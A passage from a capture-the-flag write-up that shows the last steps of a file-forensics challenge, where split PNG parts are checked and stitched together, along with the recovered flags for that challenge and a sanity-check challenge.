open('part_1.png','wb').write(''.join(res))
```

```
$ python2 solve.py
$ pngcheck part_*
zlib warning:  different version (expected 1.2.8, using 1.2.11)

OK: part_1.png (200x200, 24-bit RGB, non-interlaced, 97.5%).
OK: part_2.png (200x200, 24-bit RGB, non-interlaced, 97.1%).
OK: part_3.png (200x200, 24-bit RGB, non-interlaced, 97.4%).
OK: part_4.png (200x200, 24-bit RGB, non-interlaced, 97.4%).
OK: part_5.png (200x200, 24-bit RGB, non-interlaced, 97.3%).

No errors were detected in 5 of the 5 files tested.

$ convert +append part_*.png flag.png
```



SlashRootCTF{s1gnaTur3s_mak3_y0u_haPp13r?}

FLAG : SlashRootCTF{s1gnaTur3s_mak3_y0u_haPp13r?}

Misc

Sanity Check

Cek discord

FLAG : SlashRootCTF{w3lc0m3_t0_SlashRoot_CTF_4.0!}